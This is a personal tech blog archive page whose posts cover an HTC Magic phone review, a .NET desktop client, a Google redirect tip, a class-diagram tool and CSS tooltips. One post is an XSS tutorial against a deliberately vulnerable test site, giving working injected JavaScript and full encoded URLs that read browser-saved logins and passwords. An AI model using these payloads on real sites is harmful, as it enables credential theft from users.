First hands on HTC Magic

The new Google phone called Android G2 or HTC Magic launched earlier on July 2009 is one of the most great phones ever, that are supposed (the Android family) to be an iPhone, BlackBerry and Palm killer.

If you are a Google fan, then a Google phone is all what you need , it's running the Google Android platform and everything from Google could be found inside.

htc-magic-1

Two days ago I got an HTC magic and it's just wonderful, it's design, the touch screen and keyboard, it's support for Google apps natively, and many more features.

Compared to an iPhone it's a little smaller and lighter, it's touch abilities are great but no fluid like the iPhone's, if the touch functionalities on the iPhone are 10/10, HTC magic can get 9/10 easily :)

Also Android supported phones has full access to the Android Market where you can download and purchase new application, it's equivalent to the Apple Store, and you can find almost any application you need. If you don't find your application you can develop yours easily, and yes, you don't need a Mac to develop for Android; Windows, Linux and Mac are all supported to run the Android SDK.

Another point that makes the HTC Magic better than an iPhone (at least my view point) is that it's multi task, means you can run simultaneous applications at the same time, which is not available on the iPhone even with the new OS 3.0. For example, I use it while opening Google Talk chatting with friends, and I get twitter notifications from the #twidroid application, emails from Gmail while listening to music or even taking a tour in Google Street View, and all this happens simultaneously :)

On the other side, you can connect to internet using data connection (3G, Edge, Gprs) or use Wifi, for me I use Wifi all the time since my Subscription does not include full internet access (18€ / month for 1H + 15€ internet if I had full internet), so if you are like my case, I advise you to download this application called #apndroid which changes the APN settings on your phone to ban it from connecting to (3G, Edge, gprs), you may also download 3G watchdog that will help you track you data usage (mine is 0% for the time :D ). Even if you are not browsing the internet many applications still try to connect in the background so be careful if you don't have an internet subscription. It costs 0.34€ / minute which means if you run a twitter application for 24 hours you will pay 8.16€ for just one day! more that 150€ a month yay!!!

Before digging into the technical details, just to mention that the price of the phone bought online (from SFR, and no no, I don't advertise for anyone, it's just a great phone) is 149€ with a subscription of 18€/month during 12 months, 349€ "forfait bloquĂ©" and 449€ for others. so seriously getting it for 149€ with a very careful moderated usage not going online except with Wifi is the best deal I did before.

The HTC Magic has an integrated 3.2 megapixels camera with Camcoder for videos, it has Gmail, Gtalk, Google Maps with street View, YouTube; Android Market, gps, compass and a lot of other features, of course you can get Google Sky, social web application, news, weather and everything else you can imagine from the Android Market. it's integrated touch keyboard is very sensitive and responsive too, sharing photos or videos has never been easier before with Picasa, YouTube, email, twitter or many many other services.

What really impressed me, is the Google Maps and Street View, first Google Maps can show your location with a very high accuracy, Google Street View is sensitive to the compass, so whenever you turn you can see the other sides of the street too :

And if you are a fan of astronomy or wondering what's the name of that star, Google sky show real time/space information, check it out here :

What is good about HTC Magic :

  • YouTube™, Gmail™, Google Maps™, Google Talk™, Google Calendar™, Google™ Search… it’s just Google.
  • it’s Google Android, so all Google is in your pocket.
  • Android Market : anything you need, anytime you need
  • it’s fluid, fast, customizable
  • you can easily develop your own applications
  • gps and compass : you will never be lost again :)
  • microSD card : unlike the iPhone you can extend the storage of the HTC Magic anytime you want, it’s extensible to 32Go.
  • 3.2-inch touch-sensitive screen with HVGA (320 X 480 pixel) resolution.

What should HTC Magic improve :

  • compared to an iPhone, HTC Magic still not have the speed an iPhone have.
  • some Android Market problems : for me I can’t download applications when I’m on public insecure Wifi
  • the battery lifetime : should hold better than this
  • the Android support for a lot of languages : I can’t read Arabic for example on it

Well that was a quick tour covering 1% of what HTC Magic (aka Android G2) has to offer, for more information refer here :http://www.htc.com/www/product/magic/overview.html

Posted in , , , , , , , , , |

XSS, Passwords theft using JavaScript

Stealing passwords using XSS has been discovered long time ago, it mainly targeted the Firefox browser. Today in a boring afternoon weekend, I had the idea of a serious vulnerability targeting Google Chrome (I’ll test it and show it the next time) and I was thinking for the whole year that Firefox is not vulnerable to password theft anymore, especially with the new 3.5 version, but that’s not true, my test worked perfectly on Firefox and Chrome as well, but not Internet Explorer 8 thanks to it’s XSS filters as shown below.

Google Chrome 3.0chromexss

Firefox 3.5ffxss IE8

ie8xss

I used this website http://testasp.acunetix.com/ to test the password theft, it’s totally legal to do some hacking stuff in there, so feel free to mess around with it :).

First of all you need to register a new account in there (just for test, they will do a backup every 24 hours so your data will be lost).

register

after that you’ll be prompted if the browser save the password for you or not, hit yes since that’s the whole point behind all that

wanttosavepass

now we are ready, we need to locate an XSS vulnerability on the website, if you have already worked with XSS before, you will head directly to the search page, where 99% of XSS is.

Go to the search page http://testasp.acunetix.com/Search.asp and type this in the search field: <script>alert(‘hi, am XSS’)</script> , this is the Url of the request http://testasp.acunetix.com/Search.asp?tfSearch=%3Cscript%3Ealert%28%22XSS%22%29%3C/script%3E

something popped on the screen? nice, that’s XSS, say hi!

xsstestpopup

Now everything is ready, we need just a little JavaScript code to load the login page, read the stored password and send us the passwords back! so easy isn’t it?

Well it’s simple, first of all we create a frame and embed it to the current document html, to make things easy we will use the framset element like this:

var frameset = document.createElement('frameset');

inside that framset we will append a frame that will hold the login.asp html like follows

var frame1 = document.createElement('frame'); frame1.setAttribute('src','login.asp');
frameset.appendChild(frame1);

then we append that frameset to the current HTML document

document.body.appendChild(frameset);

We are almost done now, if you wonder what we just did, embed that JavaScript in the XSS vulnerability we just mentioned to see the result, here is the link:

http://testasp.acunetix.com/Search.asp?tfSearch=%3Cscript%3Evar%20frameset%20=%20document.createElement%28%22frameset%22%29;var%20frame1%20=%20document.createElement%28%22frame%22%29;frame1.setAttribute%28%22src%22,%22login.asp%22%29;frameset.appendChild%28frame1%29;document.body.appendChild%28frameset%29;%3C/script%3E

now you can see a sweet login page embedded with the search page html, like you see in this picture the firebug inspected HTML

firebugembed

Having the login page accessible with JavaScript, nothing left but extracting the stored password and login, this is the JavaScript handling that :

function showLogin()
{
alert('login : ' + parent.frames[0].document.forms[0].elements[0].value + '\npass : '+parent.frames[0].document.forms[0].elements[1].value);
}

Well it’s quite simple also, parent is pointing to the current window, frames[0] is the login page, document.forms[0] is the login form in the login.asp page and the elements collection are the input controls (login and password) as you can see in the following firebug screenshot:

firebuginspect

well that’s it, this is the full JavaScript that is used to steal passwords:

var frameset = document.createElement('frameset');
var frame1 = document.createElement('frame');
document.body.appendChild(frameset);
frame1.setAttribute('src','login.asp');
frameset.appendChild(frame1);

setTimeout(showLogin,1000);

function showLogin()
{
alert('login : ' + parent.frames[0].document.forms[0].elements[0].value + '\npass : '+parent.frames[0].document.forms[0].elements[1].value);
}

You might notice the setTimeout(showLogin,1000); line, actually this makes the browser waits 1 second (1000 millisecond) before executing the showLogin function, this is because the login frame won’t load immediately when you embed it, so we wait a little before extracting information from it, for people with slow network speed, you may make the timeout a little more longer.

Here is the final result, use the following Url : http://testasp.acunetix.com/Search.asp?tfSearch=%3Cscript%3Evar%20frameset%20=%20document.createElement%28%22frameset%22%29;var%20frame1%20=%20document.createElement%28%22frame%22%29;document.body.appendChild%28frameset%29;frame1.setAttribute%28%22src%22,%22login.asp%22%29;frameset.appendChild%28frame1%29;setTimeout%28showLogin,1000%29;function%20showLogin%28%29{alert%28%22login%20:%20%22%20%2B%20parent.frames[0].document.forms[0].elements[0].value%20%2B%20%22\npass%20:%20%22%20%2B%20parent.frames[0].document.forms[0].elements[1].value%29}%3C/script%3E

final

Pretty simple and easy, if you wonder what’s next, then you might be looking at XSS for the first time. at this stage you can consider you have the victim’s password and login already, you can for example create a dynamic page that intercepts these data and saves it to a database where you can see it. you are wondering how to do that? well, AJAX can do that, I’m not going to show how you can request your page after you take control of the passwords, but it doesn’t take more than 2 minutes Googling it :)

well that’s it, I was living for more than a year now thinking that Firefox fixed that problem already by not showing the login and pass before the user focus on the field and choose the login like in this picture, but I was wrong. You can brute force this by predicting the first letter of the login anyways, the only benefit is that it will take long to get the login information.

twitt

//The information contained in this guide is for educational purposes only I cannot be held  responsible for anyone’s reaction to this post!

Posted in , , , , , |

BlogInto, the new bloginy desktop client is available


BlogInto is a desktop client that let you use bloginy from your desktop (like TweetDeck for twitter), it uses the bloginy API and some standalone functionalities to retrieve and show feeds and their associating information like user avatars and so on.


The current release is so basic, it's a beta version and it supports all the features available in the API so far. It’s built mainly on the .NET Framework using WPF and Linq.

If you have the .NET Framework 3.5 SP1 you can download the non-installable version (140 Ko) or you can download the installable one (1 Mo) and benefits from automatic updates and shortcuts on the Start menu and the desktop.

Here are some screenshots of the application:


public feeds :

user specific feeds :

A 2 minutes video showing BlogInto and it's features :


  • Features of this version:
BlogInto 1.0 beta support the whole API provided by bloginy for the moment (which is still so limited) and here are the features it supports :
  1. Loading public feeds
  2. Loading user specific feeds
  3. Showing feeds details
  4. Showing a HTML representation of the feeds body
  5. Retrieving Avatars associated to users (not in the API)
  6. Portable code: execute without installing.
  • Download:
Installable version (1 Mo):

Non-Installable version (140 Ko):

  • Requirements:
We tested BlogInto on Windows 7 (main host), Winows Vista and Windows XP, but it would work normally under Windows 2003 and 2008 too.

The only component BlogInto need to run is the .NET Framework 3.5 sp1, if you run the installer of BlogInto it'll install the .NET framework 3.5 first if it's missing, but I suggest that you install it yourself then install BlogInto.

  • FeedBack :
Because we are running a beta testing, the application is designed to show errors as it encounters them and might also crashes without handling them (at least it didn't yet for me), means that it will show the whole exception message once it encounter an error, if you want help us improve the application, please send us that message along with a small description on how, and in which circumstances the error occurred, you can contact us from here : http://www.martani.net/2008/03/welcome-to-martani-fakhrou-blog.html
You may also leave a comment here indicating problems you might encounter.

  • FAQ: (you can skip what is between (...) )

1. The name:
Q : What a stupid name! XD
A : Well maybe, "bing" too is more stupid, but BlogInto stands for "Bloginy Into Bloginto" if that makes sense :)

2.Q Is running BlogInto without installing it means it's portable :
A. Kinda yes, Portable in the context of the .NET Framework, whenever you can run it, BlogInto also needs no installing (don't be happy Mono on Linux users :) it doesn't work there)

3.Q : What about Linux and Mac ("we" hate Microsoft):
A : For now BlogInto run only on the Windows operating system (don't be sad), but, the good news is that we work on the next version, maybe with the apparition of the API 2, and we will make it running on Silverlight instead of WPF, so Mac users, you are on our next list, Silverlight 3 is totally supported on Mac and Windows.

4. Security:
Q: What if you include a spyware or a Trojan with that "BlogONTO"
A: Update your antivirus.

(Q: what if you just steal information from my computer without any suspicious threats that make the AV awake
A: run it on a virtual PC, analyze traffic and tell me

Q: Ok, ok, but how I trust you?
A: dude! Shut up.)

5.Q: Why you are providing shorned URL's for the downloads?
A: I'm trying to keep an eye and do some statistics on how much the application was dowloaded, which period of time and so on.

6.Q: Cool!
A: Yeah :D

7. The source code:
Q. Is it open source, or at least can we see the code?
A: It's not open source, for now we will wait for the application to be complete (hence the API to be complete), so when we support automatic updates, sending new feeds, replies, comments, updating profiles and some other stuff, maybe we will consider making it available. For now you can see a little piece of code with Linq used in the application :


public Feed getFeed(int id)
{
var f = from n in feeds
where n.Id == id
select n;

if (f != null)
return f.First();
else
return null;
}


I hope you enjoy it.

Posted in , , |

How to bypass the google's local country domain redirections

As you may all know Google returns differents search results according the domain you are performing the query from. ".com", ".fr", ".ch" or others.


For me as for a lot of you, the ".com" is the most suitable one (maybe you also saw the difference in the bing USA and the other domains).

The problem is that whenever you request the google.com url you are directly redirected to the local domain of your country. that really bother me so I decided to ask for it... and guess where, on the yahoo answers :) here http://answers.yahoo.com/question/index?qid=20090711111739AA5yuL1&r=w

After a short time I've recieved 3 answers, logic ones but just one was perfect :

  1. the first one suggested that I leave france (true but difficult to do just for the .com domain XD)
  2. google "google.com" in the google.fr domain then be redirected there... well not really true because it will redirect you to the fr domain after all
  3. the third one and the one suggest that I navigate to the http://www.google.com/ncr and it's done.
The ncr in "http://www.google.com/ncr" stands for No Country Redirect and it maps you to the .com domain directly, what is good about it is that you have to visit it just one to be redirected everytime to the .com domain, without having to enter ncr each time.

so just go here once http://www.google.com/ncr and your trouble are done!

Posted in , |

Class diagram generator for .NET assemblies


If your are working on a project and you need to see the overall picture of the solution you are working on, then you might first think about taking a look at the UML diagrams!

But if you only have the source code and some Visual Studio Express edition (Express Editions have no class diagram :( chipped with them), then looking for a tool to generate class diagrams for .NET assemblies will be your only option.

Although class diagrams are not too precise like UML diagrams, but they help too much in understanding classes relations and give you the picture of the solution.

There are many UML and Class diagrams generators for Visual Studio and .NET but most of them are not free.


Autodiagrammer is a free and open source tool that uses Reflection to generate class diagrams, it's pretty fast and give very useful results!
These are it's feautures :

AutoDiagrammer: Features

I have tried to make a useful product: to this end the following features are supported:

  • Detection of NON-CLR type being requested by user
  • Customization of what is shown on the class diagram
    • Show interfaces [Yes / No]
    • Show constructor parameters [Yes / No]
    • Show field types [Yes / No]
    • Show method arguments [Yes / No]
    • Show method return values [Yes / No]
    • Show property types [Yes / No]
    • Show events [Yes / No]
    • Show enumerations
    • Show delegates [Yes / No]
    • Number of columns to use for the generated diagram (Number between 1-5)
    • Class background start color
    • Class background end color
    • Class border color
    • Accessability modifier selection (Public only / Public and Static / All)
  • Automatically drawn class association lines
  • Automatically drawn generalization (inheritence) arrows
  • Expand individual sections of a class (Constructors / Fields / Properties / Methods / Events may all be collapsed / expanded individually)
  • Expand entire class
  • Class representation as similar to Visual Studio 2005 look and feel as possible
  • Allow saving of diagram to the following image formats (Bmp, Emf, Exif, Gif, Jpeg, Png)

So those are the main features. These will all be explained in more detail in the following sections

you can read more about how it works, and download it here : http://www.codeproject.com/KB/cs/AutoDiagrammer.aspx.

Posted in , |

CSS Tooltips

In order to show a tooltip [in a web page] you may think about using some dirty javascript tricks to show and hide Divs and such...
But there is other better solutions, and these of course are using CSS and some magic :)! the ideas is the same as doing menus with CSS.

Let's suppose we want tool tips for our links a on the page, the ideas is to add position:relative to the element you want to be tooltipe(ed) -a link in our case- so that we can allow the label inside our link to be positioned absolutely respect to the parent (the link).

this is the CSS :

a.tt{
position:relative; /*this is the key*/
z-index:24;
}

a.tt:hover{z-index:25;}

a.tt label{display: none}

a.tt:hover label{ /*the span will display just on :hover state*/
display:block;
position:absolute;
top:2em; left:2em; width:15em;
border:1px solid #0cf;
background-color:#cff; color:#000;
text-align: center}


you can see a live test by hovering around the subscription form above! (you may want to subscribe too :) )

original found here : http://psacake.com/web/jl.asp

Posted in |

Swedish Greys - a WordPress theme from Nordic Themepark. Converted by LiteThemes.com.